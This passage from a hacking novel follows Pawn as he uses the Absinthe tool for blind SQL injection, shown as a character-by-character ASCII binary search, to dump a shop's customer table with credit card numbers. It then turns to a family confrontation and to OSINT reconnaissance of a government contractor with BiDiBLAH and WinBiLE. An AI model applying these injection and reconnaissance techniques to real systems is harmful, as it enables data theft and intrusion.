"This is a very nice-looking injection," he said. After working through it, he realized it was trying to determine the ASCII value of the username's first character. The first question asked if the ASCII value was greater than 19,443. He supposed that it was not because the next injection asked if the value was greater than 9,722. He looked at the two numbers, tilted his head slightly to the side, and said, "Half." Absinthe was playing *"*halfsies.*"* He copied the text from **tcpdump**, slammed it through **awk** and **sed**, and isolated Absinthe's queries about the first character.

```
> 19443--
> 9722--
```


```
> 4861--
> 2431--
> 1216--
> 608--
> 304--
> 152--
> 76--
> 114--
> 133--
> 123--
> 118--
> 116--
> 115--
> 114--
```

He saw the pattern. Each successive number was chopped in half (rounded up to the nearest one) until the count reached the number seventy-six. Then, Absinthe jumped up to 114. The query about seventy-six must have come back true; this meant that the first character was a higher ASCII number than a capital L.


Pawn knew that lower-case ASCII numbers had higher values than upper-case numbers. This meant there was a good chance that the first character was lower-case. He knew by this point that a two-character username usually meant one thing—the username would be SA—but the way Absinthe went at it fascinated him.

He squinted as he looked at the next two numbers: Seventy-six and 114. Instead of doubling seventy-six, which would have asked a redundant question, Absinthe took half of seventy-six (thirty-eight) and added that to itself. He smiled. "Very cool."

Absinthe kept asking one calculated question after another before moving onto the second character. The first character turned out to be one greater than ASCII 114, or ASCII 115 (the letter S), and the second ended up being one greater than ASCII 96, or ASCII 97 (the letter A). The database was running as the *sa* (system administrator) user, just as Absinthe had proudly displayed on the DB Schema screen.



Pawn clicked Load Table Info, and Absinthe found two table names: *catalog* and *customer*. The *customer* table was the goal of the exercise.



He clicked the Load Field Info button, but nothing happened. He wasn't sure what he was supposed to do next. The *catalog* and *customer* tables had

arrows next to them, but clicking them did nothing. After a few seconds of poking around, he realized that the arrow keys on his keyboard allowed him to move around the output screen. He arrowed down to *catalog* and pressed SPACE. Nothing happened. He pressed ENTER. Nothing. Eventually, he hit the Right-Arrow key and the output window revealed the information for the *catalog* table. He arrowed down to the *customer* table, expanded the *fields* option, highlighted the *unknown* line, and clicked Load Field Info.

Although it would take a while to populate on Absinthe's screen, Pawn knew that the tool was busy working on the field names because the Terminal window was scrolling text like crazy. He had seen how many True/False questions were required to figure out a simple, two-character username. There was no telling how many questions were necessary to enumerate the entire *customer* table.

His gaze locked onto the scrolling text and he began to sense a pattern in all the chaos. Large parts of the blurred text were static, unchanging. He was drawn to the dynamic portions and, through the blur of the text, he was able to visually isolate the ASCII comparisons that Absinthe was working on. This exercise took an intense amount of mental horsepower. Not only was he keeping up with the text as it flew by and isolating the meaningful bits, but he was performing on-the-fly hex translations to make sense of it all.

He watched the ASCII values descend and climb as Absinthe worked out the values. When Absinthe solved a letter, it would flip to the next one, as indicated by a single numeric shift in the SUBSTRING select. This was a literal needle in the speeding haystack, but Pawn saw it and reacted to it.

"Greater than 116," he murmured, as if he were in a dream. "One seventeen. Lower-case U."

One-and-a-half seconds later, "Greater than 114. One fifteen. Lower-case S."

Pawn was working out a field name in real time alongside Absinthe. So far, it consisted of two letters, U and S.

He settled for a kind of verbal shorthand to keep pace with Absinthe. Even in shorthand, his speech was furiously fast as he tried to keep up.

"One oh one. E."

"One Fourteen. R."

"One oh five. I."

"One hundred. D."

He saw another shift in the pulsing output. Absinthe had moved onto another field. The last field was complete. "Userid," he said. Absinthe still hadn't populated it onto the output screen. He had processed the data faster than the tool, though in Absinthe's defense, its output was buffered and Pawn's was not.

He couldn't look away. He was drawn to **tcpdump**'s output. Absinthe was working out the length of the next field. The queries shifted and Pawn called out the length of the field. "Eight characters," he said.

Absinthe was chewing on the name of the field now.

"One twelve," he continued. His forehead felt moist, and he wiped his sleeve absentmindedly against it. "P."

"Ninety-seven. A."

"One fifteen. S."

"Password," Pawn said. Although he was still mentally processing the output from **tcpdump**, password was, in fact, an eight-letter word that started with the letters P, A, and S.

The rest of the output confirmed this as Pawn called it out.

"One fifteen. S."


"One nineteen. W."

"One eleven. O."

"One fourteen. R."

"One hundred. D."


"Password," he said again, his head aching. "I told you." Absinthe still hadn't populated this information to the screen. By logically considering the possibilities, based on the length of the word and the first three characters, he had beaten the tool to the punch, buffered output or not. Eventually Absinthe finished and populated the output screen. He flipped through the output, idly wondering why he was sweating so badly.



As he neared the bottom of the *customer* table's field listing, he froze. One field was called *ccnum*.

"CCNUM," he said. "Credit card numbers?"

Rafa had outdone himself this time. The site seemed very realistic. Pawn imagined that this was exactly what a *real* online shopping site would look like. He flipped to the Download Records tab. The *customer* table's fields were lined up along the left-hand side. Pawn selected every field, entered a file-name to download the results to, and clicked Download Fields to XML.



After what seemed an eternity, Absinthe finally finished downloading the contents of the customer table. Pawn avoided looking at the Terminal window; he was starting to get a decent headache. He double-clicked the **XML** file, opening it in his browser. It took awhile to open and the scrollbar indicated its incredible length.

```
<?xml version="1.0" encoding="utf-8"?>
<AbsinthedatabasePull version="1.0">
    <datatable name="customer">
        <DataRecord PrimaryKey="userid" PrimaryKeyValue="Alrik">
            <fname>Alrik</fname>
```

After reading the first five lines of the file, Pawn felt satisfied that everything was in order, and closed the browser tab.

He returned to IRC and found Rafa still online. Pawn initiated a DCC SEND to send Rafa the XML file.

Rafa accepted and Pawn watched as the file began transferring. 10K transferred, then 20K. Pawn blinked. 200K, then 400K, then 600K transferred, and he wondered if something had gone wrong. Was this the right file? Was the **DCC** flipping out? After a Meg uploaded, the transfer stopped. *Upload successful.*

He double-clicked the XML file on his local machine and, this time, paid attention to the scrollbar. This file was *huge*. Rafa had really gone out of his….

Pawn froze mid-thought. These accounts looked *real*. Rafa's IRC message broke his train of thought.

```
<Rafa> crap
<Rafa> that was quick!
<Rafa> well pawn, you continue to amaze me
```

Pawn didn't know what to say.

```
<Rafa> but were at the end of the road
<Pawn> What do you mean?
<Rafa> i have no more challenges for you
<Rafa> your interview is over
```

Interview?

```
<Rafa> but that's the bad news
```

He didn't understand. Bad news? Why was there bad news? Rafa helped him out.

```
<Rafa> want the good news??
<Pawn> If there is good news, yes.
<Rafa> the good news is i'd like to offer you a job
<Pawn> A job?
<Rafa> a security position
```

Pawn didn't have any idea what that meant. A mental image of a rent-a-cop sitting in a booth noshing on doughnuts came to mind. Despite the fact that the job might involve carrying a gun, the whole arrangement sounded like a complete waste of time.

Rafa's message made him realize he had misunderstood entirely.

```
<Rafa> a bit of professional hacking
<Rafa> for a client of mine
<Pawn> Hacking for money?
<Rafa> the term "internet security consultant" might go over better
<Rafa> lol
<Pawn> What would I do?
<Rafa> just keep doing what you are doing now
<Rafa> i send you an assignement
<Rafa> and some parameters
<Rafa> you complete the assignment
<Rafa> and you get paid
```

Pawn thought through the situation. The entire thing made complete, logical sense. From what he had gathered, professional hackers simulated attacks against their client's computer systems. Then they plugged up all the holes before the bad guys found them. It sounded like fun and it provided a useful service.

```
<Pawn> Being a computer security professional sounds like fun work,
<Pawn> but I do not know how to fix the holes I find.
<Rafa> heh
<Rafa> welll...
```

Then, after a long pause:

```
<Rafa> in a big company
<Rafa> the person who does the test
<Rafa> is not the same person that does the fixing
<Rafa> cuz they are like different skills
<Pawn> So I am the person that does the test?
```

Pawn's use of "I am" as opposed to "I would be" told the tale.

```
<Rafa> right
<Rafa> interested?
<Pawn> I will do it!
<Rafa> excellent!
<Rafa> brb
```

Pawn waited for a few moments. He was numb; this seemed to good to be true.

```
<Rafa> ok
<Rafa> check your email
```

He did. He had to read the message text three times.

```
You Have A Pending Payment!
Rafa just sent you a payment with PayPal.
---------------------------------
Payment Details
-----------------------------------
Amount:  $1500.00 USD
Note:  good work. welcome to the team.
```

```
<Pawn> What is this? Is this real money?
<Rafa> a retainer and payment for the ruggedshopz gig
<Rafa> and yes it is real money =D
```

A thought flashed through Pawn's mind. *Ruggedshopz?* And just like that, the thought was gone, replaced with another. *Fifteen hundred dollars?*

```
<Pawn> You mean I can cash it?
<Rafa> better just deposit it in your bank account
```

Pawn had a bank account that he never used. *Did bank accounts expire?* He fished his bankcard out of his desk drawer and turned it over. A Post-It on the back revealed his PIN, written in his mom's handwriting. He shook his head and smiled. He opened a PayPal account and transferred the money to his bank.

A few days later, he used the card to verify his balance: it was just under fifteen hundred dollars. He shrugged. It was real money after all. He considered withdrawing it, but his parents supported him financially and supplied his needs, so he didn't need the money. He let it sit. Besides, the money didn't motivate him; it was the prospect of providing a valuable service while being supplied a nearly endless stream of interesting challenges.

He was so thrilled about his new job he completely forgot to mention it to his parents.

Dishonorable Discharge

Pawn's Ninjutsu black belt hung on the wall of his basement dojo next to his Taijutsu black belt, which now sported a second-degree stripe. Other than that, the room looked much the same as it always had. But all was not as it had been.

Soaked with sweat and dressed in only his black gi pants, he beat the living crap out of his heavy bag. The bag rocked and swayed so violently that he had to counter each of his strikes with a follow-up on the opposite side of the bag to keep the whole thing from falling over. He couldn't get his mom's face out of his mind.

"Nice lady," he rasped between breaths.

More strikes.

"Can't… have…. that…."

His strikes were leaving deep welts on the bag. He shifted to the right.

"Nice… lady…."

The base of the bag was a heavy black plastic, filled with sand. *Black*. The word no longer reminded him of an IRC nick. It reminded him of the suit and tie he had worn to her funeral. Everyone had worn black; it was his least favorite color right now. He turned his torso, chambered a low sidekick, and fired it into the bag's base, punishing it for being the wrong color. The dull thud, punctuated by a muffled crack, told the tale. The base had not been designed to withstand such an impact. It shifted backwards slightly and he slid in to keep it within striking range. He struck it again, this time with a punishing heel stomp. Another crack came, this one louder. A puff of yellow dust revealed that the base had cracked through and the sand inside was beginning

to leak. His attention returned to the top of the bag and he continued his assault.

"Better… place," he said, matching the rhythm of his strikes. He spun and launched a roundhouse kick into the bag, and sweat exploded from his body, creating a split-second freeze-frame glow around him. The bag skipped backwards, its immense weight stuttering across the floor mat. He made no attempt to follow it. He spun instead and launched a sidekick at the bedroom wall. His foot struck between joists and obliterated a one-foot square of drywall. He pulled his foot free and white chunks rained down from the hole. He turned his attention back to the bag.

His dad pushed through the bedroom door and was in the room now. "Paul, stop," he said, running towards him.

Pawn didn't hear him. He continued pounding the bag.

Chris put his hand on the boy's shoulder to calm him and Pawn's instinct took over. He had practiced this technique so many times that it was reflex. Reaching across his chest, he grabbed the hand and spun. Pawn had never worked with such a large partner. He exaggerated the moves slightly to compensate for the weight difference. Chris' body followed the path of least resistance, which left him bent at the waist facing the wall. Flowing with the move, he shuffled a half step to one side, wrenched up on Chris' hand, and planted a heel stomp into his armpit. The dull pop confirmed the shoulder dislocation. Chris screamed in agony and Pawn let go instantly.

"I'm sorry," he said, backing away. *My God, what did I just do?*

Chris spun around and faced him, his left hand holding the shoulder of his limp right arm. "What the hell?" he yelled, his face contorted with a mixture of pain and anger.

Pawn was stunned. He had no idea what to say.

"Are you some kind of idiot, using that kung fu crap on me?" Pawn was so confused that he didn't even think to correct him. "Answer me! You some kind of idiot?"

The answer never came. Chris stormed out of the room.

The next morning, when Pawn came up from the basement, Chris was already at the breakfast table; his arm looked normal again. Pawn knew that relocating a shoulder joint was more painful than dislocating one. His dad had somehow done it by himself.

Chris had prepared a decent breakfast spread and the table was set for two, but there were three chairs at the table. "Sit down," he said. Pawn did.

"You've got two choices here," he began. "You can either talk to me like a normal person about this thing…."

Pawn looked up at him.

"Or, you can just go."

It took him several moments to figure out what that meant. *Just go*. The most obvious equivalent term was *move out*. Pawn blinked. "Talk to you?"

"Paul, you've always been *different*. Your mom and I," he paused. The phrase had been said hundreds of times, but it had a very different ring to it now; from this point on, it would only be used in reference to the past. He cleared his throat and started again. "Your mom and I always knew that. So we let you get by with a different set of rules." Chris scraped some eggs around on his plate and set the fork down without eating.

"But you're eighteen and outta high school. You're a legal adult. You should know how to act. You need to deal with your problems like a normal person. Temper tantrums are for little kids and I will not tolerate crap like what you pulled last night. I was trying to *help* you, for God's sake." He punctuated the word *help* by slamming his fist on the table.

Pawn sat up sharply, rattled by the sound, and looked at his dad. He looked away quickly, his gaze settling on the empty chair. His face flushed and he felt sick to his stomach. He wanted this conversation to be over. He wanted some time back at the bag. He looked out the kitchen window and took a deep breath. The trees were still.

"Do *not* check out on me," Chris said, leaning forward as he said it. He reached across the table, putting a hand on his son's shoulder. Pawn's reaction was violent and immediate. He slapped Chris' hand away and jumped into an offensive posture, his chair slamming into the wall behind him. The table jerked violently, skewing everything on it, and sending a plate-full of eggs and a half-empty glass of orange juice airborne.

Chris leapt backwards out of his seat, nearly falling in the process.

The whole thing seemed like a bad dream until the sharp smash of broken glass and the wet slop of food hitting the floor told him otherwise. He stood, stunned at what he had done. Self-control had always been the primary focus of his martial arts training. His instructors worked tirelessly to ensure that his

training would only be used in self-defense. The words of the student creed echoed in his head: *I intend to use what I learn in class constructively and defensively and never to be abusive or offensive.* The black belt creed went further, condemning exactly this kind of behavior. Pawn had been both abusive and offensive to his own dad, and he didn't know exactly why.

He thought about what he should say. An apology was in order. As he thought through the exact words, his body remained locked in an aggressive posture with his fists clenched, his weight shifted forward ready to dish out another attack. The look on his face said "Do not screw with me". After years of training, this was muscle memory. The body language spoke volumes to Chris. "Get outta my house," he said.

Pawn felt flustered. He hadn't pulled the words together yet. Frozen in place, his body position unchanged, his face began to flush. The words were simply not coming. He made a loud growling sound deep in his throat, and he felt his face contort with frustration.

Chris' expression changed slightly, but Pawn couldn't work out what it meant. He watched him reach for the phone. "Get out of my house," he said again, "or I swear to God I'm calling the cops."

Relaxing his posture slightly, Pawn yelled. "Arrrrrrrrrr," he managed in a strangled sound less like a pirate and more like a whale's mating call. The moment had passed, the words never came and the situation had taken an unrecoverable turn for the worst. One thing was certain: Chris was serious about evicting Pawn. He turned and took the basement steps two at a time.

He went to his room, throwing his gi and some clothes into a duffel bag. He grabbed a picture from next to his bed and looked at it—he saw himself, his mom, and his dad, taken after the black belt test. He threw it into the bag. Turning to his desk, he grabbed his laptop, yanking the power cable from the wall and throwing both roughly into the bag. The big clunky 486 caught his eye. He zipped the bag and hoisted it onto his back, his arms through the straps. He worked the 486 out from under the desk, picked it up, and left the room.

As he walked up the steps, he wondered where he would go. He didn't have any friends he could call. He vaguely remembered some apartment buildings nearby, but he had no clue how to rent one or if he even had enough money. He stopped at the top of the steps. His dad was smearing a stew of broken glass and food around the floor with a broom; Pawn had never

seen his dad clean anything before. He felt like he was on the verge of knowing just the thing to say.

Without looking up, his dad said, "You aren't the only one who misses her."

Pawn's nose began to tingle and his vision started to blur. It felt strange. He felt like he was going to sneeze, or…. He turned and left the house quickly, without a word. He didn't want his dad to see him cry.

A 'Blah' Sort of Day

Pawn walked up the steps to the entrance of his apartment building. He shifted the plastic grocery bags to one hand and pulled open the heavy glass door with the other. He passed a wall of mailboxes and ascended a flight of steps to the second floor. He hated the layout of the second floor. The walls were brick and looked nice enough, but getting to his door required that he make a blind left after ascending the steps. Aside from it being a great hiding spot for anyone waiting to ambush him the tan industrial tile there was stained brown with some unknown substance. The short list of things that dried brown was decidedly unpleasant. He pulled his key from his pocket, opened the door, and pushed through, closing it quickly behind him. He set the dead bolt and turned into the apartment. The lights were already on; he never turned them off.

The apartment smelled like a combination of new paint and stale urine. The walls were clean and white. The carpet was various shades of brown; he guessed it had once been tan. It had probably been a cream color when installed. Keeping his shoes on as a sanitary consideration, he walked to the kitchen and unloaded the two bags of groceries. Placing the empty bags neatly under the sink, he walked to the solitary bedroom.

His new digs were best described as "minimalist." A sleeping bag, a cheap-o computer desk, and a matching chair were the only furnishings in the entire apartment. The desk sported a gorgeous 30" Apple cinema display, an Intel-based Mac laptop, and a low-end Dell XPS laptop. His 486 sat next to the desk, looking as dejected as ever. An antique samurai katana waited nearby on

a wall-mounted rack. He had dropped a few thousand on the computer gear, and almost as much on the sword. Although he enjoyed the challenges Rafa had presented him over the past months, he had a new appreciation for the money—without Rafa, he would be flat broke.

He should have been in geek heaven, but he was bummed. Rafa called the latest assignment an *open-source information gathering* exercise. Pawn had to collect information about GovSec, a large government contractor. It sounded simple enough: all he had to do was gather live IP addresses that belonged to the company. In addition, he was to find as many email addresses, phone numbers, and employee names as he possibly could. Then, he needed to discover domains related to GovSec's primary domain. So far, Google had been his only source of information. He had gathered a decent amount of information, but it was overwhelming him quickly; it was so unorganized that it was all but useless. If he could organize his results, GovSec would be much happier with the results, but to do that he would have to start over.

"What a mess," he sighed. "I am getting nowhere with this. Rafa should have given this job to Digger."

Everyone knew that Digger was the go-to guy for information gathering. He performed a kind of magic that pulled together the pieces of info everyone else seemed to miss. Pawn knew Digger was a better fit for the job, but Pawn had never passed up a challenging assignment.

Pawn hopped on IRC and fired off a message to a channel.

```
<Pawn> Digger, are you around?
```

The response was instantaneous.

```
<Digger> Digger is always around.
```

Digger had a strange habit of talking about himself in the third person, making him sound like Yoda. Nobody gave him a hard time about it because he knew stuff other people didn't know and, in that way, he was a lot like Yoda.

```
<Pawn> I am sorry to bother you, but you do magic with information
gathering.
<Digger> Digger does magic, huh? =)
<Digger> Digger's never heard it put that way before.
<Pawn> Can I just ask you a quick work-related question?
```

```
<Digger> Yes, you may.
```

Pawn didn't seem at all surprised by the positive response. People generally seemed willing to answer his questions, although he did not know exactly why. Rafa had told him it was because he knew how to "blow smoke", whatever that meant.

```
<Pawn> I am supposed to be doing information gathering against a domain.
<Pawn> And the Google results are too much to deal with.
<Pawn> Do you know of anything that might help me organize my results?
<Digger> What is it Pawn seeks?
<Pawn> I need contact info, email addresses, and live IP addresses.
<Digger> What does Pawn have to start with?
<Pawn> All I have is a domain name.
<Pawn> I cannot tell you the name.
<Pawn> I am pretty sure I should keep it confidential, but it is a government
contractor.
<Digger> Pawn will have many, many results.
<Digger> Pawn will need BiDiBLAH by Sensepost.
```

Pawn thought Digger must have had a horrible muscle twitch on the keyboard. He Googled anyhow and found BiDiBLAH on the sensepost.com website. He read through the spec sheet and was immediately grateful for Digger's advice. The tool seemed to locate every piece of information Pawn had to uncover and had the capability to dig even further.

```
<Pawn> Thank you. This looks great!
<Pawn> But there is only one thing...
<Digger> Digger wonders what that is.
<Pawn> I need to try to find domains that are related to my target's domain.
<Pawn> Does BiDiBLAH do that?
<Digger> No, that is a problem.
<Digger> A somewhat tricky problem.
<Digger> Digger will send you a Windows tool he found.
<Digger> Written by same guys that wrote BiDiBLAH.
<Digger> Very smart, Sensepost guys are.
```

The DCC request came almost immediately. Pawn accepted it and watched as **WinBiLe.zip** downloaded to his desktop.

```
<Pawn> This is really more than I expected.
<Pawn> Thank you!!
```

```
<Digger> Digger thinks you are the only sane one on this channel some days.
<Digger> Digger hopes Pawn stays out of trouble.
```


Pawn felt the tops of his ears shift slightly and realized he was smiling. Digger had definitely earned his respect. Pawn thanked him again then unpacked the WinBILE tool.

He launched it, finding the interface to be complex for such a small tool. He Googled around for more information and found nothing for *winbile sensepost*, but when he searched for *bile sensepost* he found references in several presentations. What he read impressed him. Sensepost designed the tool to discover relationships between web sites, and by extension between domains and companies. This was a rather complex task, but WinBiLe approached the problem in a well thought-out way. The tool performed Google searches for the target web site—like *site:*www.gov-sec.com—and then performed searches for any site that *linked* to the target site—like *link:*www.gov-sec.com. It would then crawl the target website and collect outbound links from it. Armed with this information, it correlated the data to find instances where the target linked to a site, and that site linked back to the target. This two-way link suggested a relationship between the sites.


Pawn thought about this. It was simple for someone to put up a page that linked to <www.gov-sec.com>, but this would not suggest a relationship. However, if <www.gov-sec.com> linked *back* to that page, that would suggest a relationship. *Smart.*

The tool contained an algorithm that assigned weights to each of these links. For example, if a page contained nothing but links—referred to as a link farm—the links from that site would carry less weight than a link from a site with real content and fewer links. Sensepost had obviously thought quite a bit about this problem and had come up with an elegant solution. He was anxious to try it out.

He acquired a Google Search API key from <http://code.google.com/apis.html> and downloaded the winhttrack program, which WinBiLe required for site crawling, from <http://www.httrack.com>.



He entered *www.gov-sec.com* into the Target field, entered his Google API key into the Google Key field, and clicked Start BiLE. After a few short minutes, WinBiLe displayed the results.




He read through the list of suspected related domains, which was sorted by relevance. The first hit was for <www.fed-sec1.com>, which he didn't recognize. He loaded the page in the browser and saw a prominent link on the main page that pointed to FedSec's parent company, GovSec. Pawn was impressed. He copied the output and pasted it into his report.

He browsed the Sensepost website, watched the free demonstration videos of BiDiBLAH, and found it to be exactly what he needed for his information gathering exercise. A free version was available, but it only ran for twenty minutes at a time and did not allow saving. It allowed a basic form of saving via simple cut and paste, but Pawn knew that twenty-minute time chunks would seriously limit his progress, so he purchased a one-month license.


He unzipped the file to the desktop of his XPS system, installed an included network driver, installed the tool, and then launched it. He eyeballed the funny little creature in the BiDiBLAH logo.

"What is that thing supposed to be?" he asked. (Pawn was obviously born long after Space Invaders took the video game world by storm.)

